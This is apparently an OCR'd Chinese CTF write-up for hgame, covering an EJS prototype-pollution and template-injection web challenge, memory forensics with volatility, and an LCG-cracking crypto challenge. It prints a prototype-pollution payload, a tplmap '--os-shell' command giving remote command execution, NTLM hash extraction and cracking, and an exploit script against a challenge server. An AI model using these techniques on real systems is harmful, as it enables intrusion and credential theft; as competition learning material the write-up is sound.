
> 摘要
> 这周比较忙，只有两天有空看看 hgame 不料肝出来 3题



# WEB

## 漫无止境的星期日




右键查看网页源代码发现注释：

```
<head>
    <link rel="stylesheet" href="static/css/bootstrap.min.css">
    <link rel="stylesheet" href="static/css/style.css">
    <title>LOOP</title>
    <!-- 也许只要找到一个哭泣的人就可以重启这一天了... -->
    <!-- 情报说有东西藏在了 /static/www.zip -->
</head>
```

下载源码，发现三个 EJS 文件，去 Google 了一波，这是个 JavaScript 模板，然后按照官方文档，把源码在本地跑了起来，并掌握了个新技能——JavaScript本地调试。

在 app.js 中，发现了模板注入漏洞。

```
app.all('/wish', (req, res) => {
    if (!req.session.crying) {
        return res.send("forbidden.")
    }

    if (req.method == 'POST') {
        let wishes = req.body.wishes
        req.session.wishes = ejs.render(`<div class="wishes">${wishes}</div>`)
        return res.redirect(302, '/show');
    }

    return res.render('wish');
})
```

根据之前的的 JavaScript 调试，可以得知该程序的逻辑：如果是本地访问，该 session 对象的 data 会增加一对 `crying: true`，而只有 data 中 crying 存在且值为 true 时，用户才能进入 /wish：

```
let data = { name: "", discription: "" }
if (req.ip === "::ffff:127.0.0.1") {
    data.crying = true
}
```

所以解题思路已经蛮清楚了：进入 /wish →模板注入。

抓住一点，**若不是本地访问，data 中便不会有 crying**，且在 JavaScript 中，万物皆是对象。首先理解继承的查找过程。调用对象属性时, 会查找属性，如果本身没有，则会去`__proto__`中查找，也就是构造函数的显式原型中查找，如果构造函数中也没有该属性，因为构造函数也是对象，也有`__proto__`，那么会去`__proto__`的显式原型中查找，一直到 null (**很好说明了原型才是继承的基础**)。


[大佬原型链污染讲的不错]

又发现：


```
if (req.method == 'POST') {
    Object.keys(req.body).forEach((key) => {
        if (key !== "crying") {
            data[key] = req.body[key]
        }
    })
```

所有干脆污染原型链。构造 payload：（特别注意，数据格式为 json ）

```
{"__proto__":{"crying":"true"},"discription":"1","name":"1"}
```




随后能用该 cookie 顺利进入 wish：




好了第一步完成，下面就是简单的模板注入，我准备直接用 tplmap 来注入。

为了能直接用 tplmap ，我写了个 python 代理程序：

```
from flask import Flask, request
import requests

app = Flask(__name__)


@app.route('/')
def index():

    cookies = {
        'session':
's%3AY8NKPRNPTQ_LwB8YrR8hWmrOmZ1qOLiT.%2BSZ5Od8CIyEeNOs%2B%2FSAGemAFfT7JeUqPJEqU
hR4vJGO',
    }

    data = {
        'wishes': request.args.get('a')
    }

    res = requests.post('http://macguffin.0727.site:5000/wish', cookies=cookies,
data=data)

    return res.text


if __name__ == '__main__':
    app.run(host="127.0.0.1", debug=True, port=9110)
```

网站 session 更新很快，所以污染原型链后的 cookie 要立刻复制到代理程序运行！

接下来就是 tplmap：(既然已经知道是 ejs，那么就直接 getshell )

```
tplmap.py -u 'http://127.0.0.1:9110/?a=1' -e ejs --os-shell
```

结束了...其实当时找 flag 找了好久，实属 linux 操作不太熟练。

```
[+] Testing if GET parameter 'a' is injectable
[+] Ejs plugin is testing rendering with tag '*'
[+] Ejs plugin has confirmed injection with tag '*'
[+] Tplmap identified the following injection point:

  GET parameter: a
  Engine: Ejs
  Injection: *
  Context: text
  OS: linux
  Technique: render
  Capabilities:

   Shell command execution: ok
   Bind and reverse shell: ok
   File write: ok
   File read: ok
   Code evaluation: ok, javascript code

[+] Run commands on the operating system.
linux $ ls
app.js
node_modules
package.json
static
views
yarn.lock
linux $ cat /flag
hgame{nOdeJs_Prot0type_ls_fUnny&Ejs_Templ@te_Injection}
```

# MISC

## Akira 之瞳-1


这题看看完成人数就知道比较简单，所以我选择试试这道题。根据题目表述，可以猜到应该是道**内存取证**的题，要用到 volatility。但是 kali 2020 似乎没有配 volatility，这给我整傻了。然后我在 GitHub 上找到了 volatility 的包，试图在 win10 编译运行，但还是没搞定（依赖包问题）。最后无奈，又装了个 kali 2019。

查看镜像系统：

```
volatility -f important_work.raw imageinfo
```

发现系统是 Win7SP1x64（之后的语句加上`--profile=Win7SP1x64`）
然后列举进程：

```
volatility -f important_work.raw pslist --profile=Win7SP1x64
```

有一个名为 important_work 的进程，该进程 PID 为 1092

使用提取命令对该进程进行提取（-p的参数为进程ID，-D的参数为保存文件的路径）：

```
volatility -f important_work.raw --profile=Win7SP1x64 memdump -p 1092 -D ./
```

再使用 foremost 将其分离，可以得到应该zip文件
注释里写着压缩包的密码是 sha256 (登录密码)

于是用 hashdump 命令找到登录密码的 NTLM 哈希值：

```
volatility -f ./important_work.raw --profile=Win7SP1x64 hashdump
```

哈希值为 84b0d9c9f830238933e7131d60ac6436
再到 Cmd5 网站上进行破解
得到登录密码 asdqwe123
那么压缩包密码为 20504cdfddaad0b590ca53c4861edd4f5f5cf9c348c38295bd2dbf0e91bca4c3

打开压缩包，得到两张图片，分别是原图和加了盲水印的图
使用 BlindWaterMark 脚本，得到：

hgame{7he_f1ame_brin9s_me_end1ess_9riet}

# Crypto

## 夺宝大冒险1

这道题通过阅读源码，发现是 LCG 算法.


三道题分别是：已知乘数、模数和连续两个值求增量、已知连续三个值和模数，求乘数和增量、已知连续n个值。

直接使用 Crypto 库，但要注意的是，我们求得的值不一定就是答案，所以必须多次尝试。

```
from pwn import *
from Crypto.Util.number import GCD, inverse


host, port = '182.92.108.71', 30641

r = 1
while True:
```

```
    print(r)
    r += 1
    p = remote(host, port)

    test1 = p.recvuntil('\n').decode()
    test1 = [int(temp) for temp in test1[1:-2].split(', ')]
    x0 = int(p.recvuntil('\n').decode())
    x1 = int(p.recvuntil('\n').decode())
    c = (x1 - x0 * test1[0]) % test1[1]
    p.sendline(str(c))

    m = int(p.recvuntil('\n').decode())
    x0 = int(p.recvuntil('\n').decode())
    x1 = int(p.recvuntil('\n').decode())
    x2 = int(p.recvuntil('\n').decode())
    a = (x2 - x1) * inverse(x1 - x0, m) % m
    c = (x2 - x1 * a) % m
    p.sendline(str(a))
    p.sendline(str(c))

    x = []
    for i in range(7):
        x.append(int(p.recvuntil('\n')))
    t = []
    for i in range(5):
        t.append(x[i+1] - x[i])
    y = []
    for i in range(3):
        y.append(t[i+2] * t[i] - t[i+1] * t[i+1])
    m = GCD(y[0], y[2])
    p.sendline(str(m))

    if b'fail' not in p.recvuntil('\n'):
        print(p.recvuntil('\n').decode())
        break
    p.close()
```

要尝试好几十次，最后得到 flag。


File Edit View Navigate Code Refactor Run Tools VCS Window Help
LCG - main.py
LCG main.py
main
Project
LCG D:\python_workspace\LCG
main.py
External Libraries
Scratches and Consoles
main.py
1 from pwn import *
2 from Crypto.Util.number import GCD, inverse
3
4
5 host, port = '182.92.108.71', 30641
6
7 r = 1
8 while True:
9 print(r)
10 r += 1
11 p = remote(host, port)
12
13 test1 = p.recvuntil('\n').decode()
14 test1 = [int(temp) for temp in test1[1:-2].split(', ')]
15 x0 = int(p.recvuntil('\n').decode())
16 x1 = int(p.recvuntil('\n').decode())
17 c = (x1 - x0 * test1[0]) % test1[1]
18 p.sendline(str(c))
19
20 m = int(p.recvuntil('\n').decode())
while True
Run: main
[*] Closed connection to 182.92.108.71 port 30641
58
[x] Opening connection to 182.92.108.71 on port 30641
[x] Opening connection to 182.92.108.71 on port 30641: Trying 182.92.108.71
[+] Opening connection to 182.92.108.71 on port 30641: Done
hgame{Cracking^prng_Linear)Congruential&Generators}
Process finished with exit code 0
Run TODO Problems Debug Terminal Python Console
Event Log
CRLF UTF-8 4 spaces Python 3.9
Database
SciView
Structure
Favorites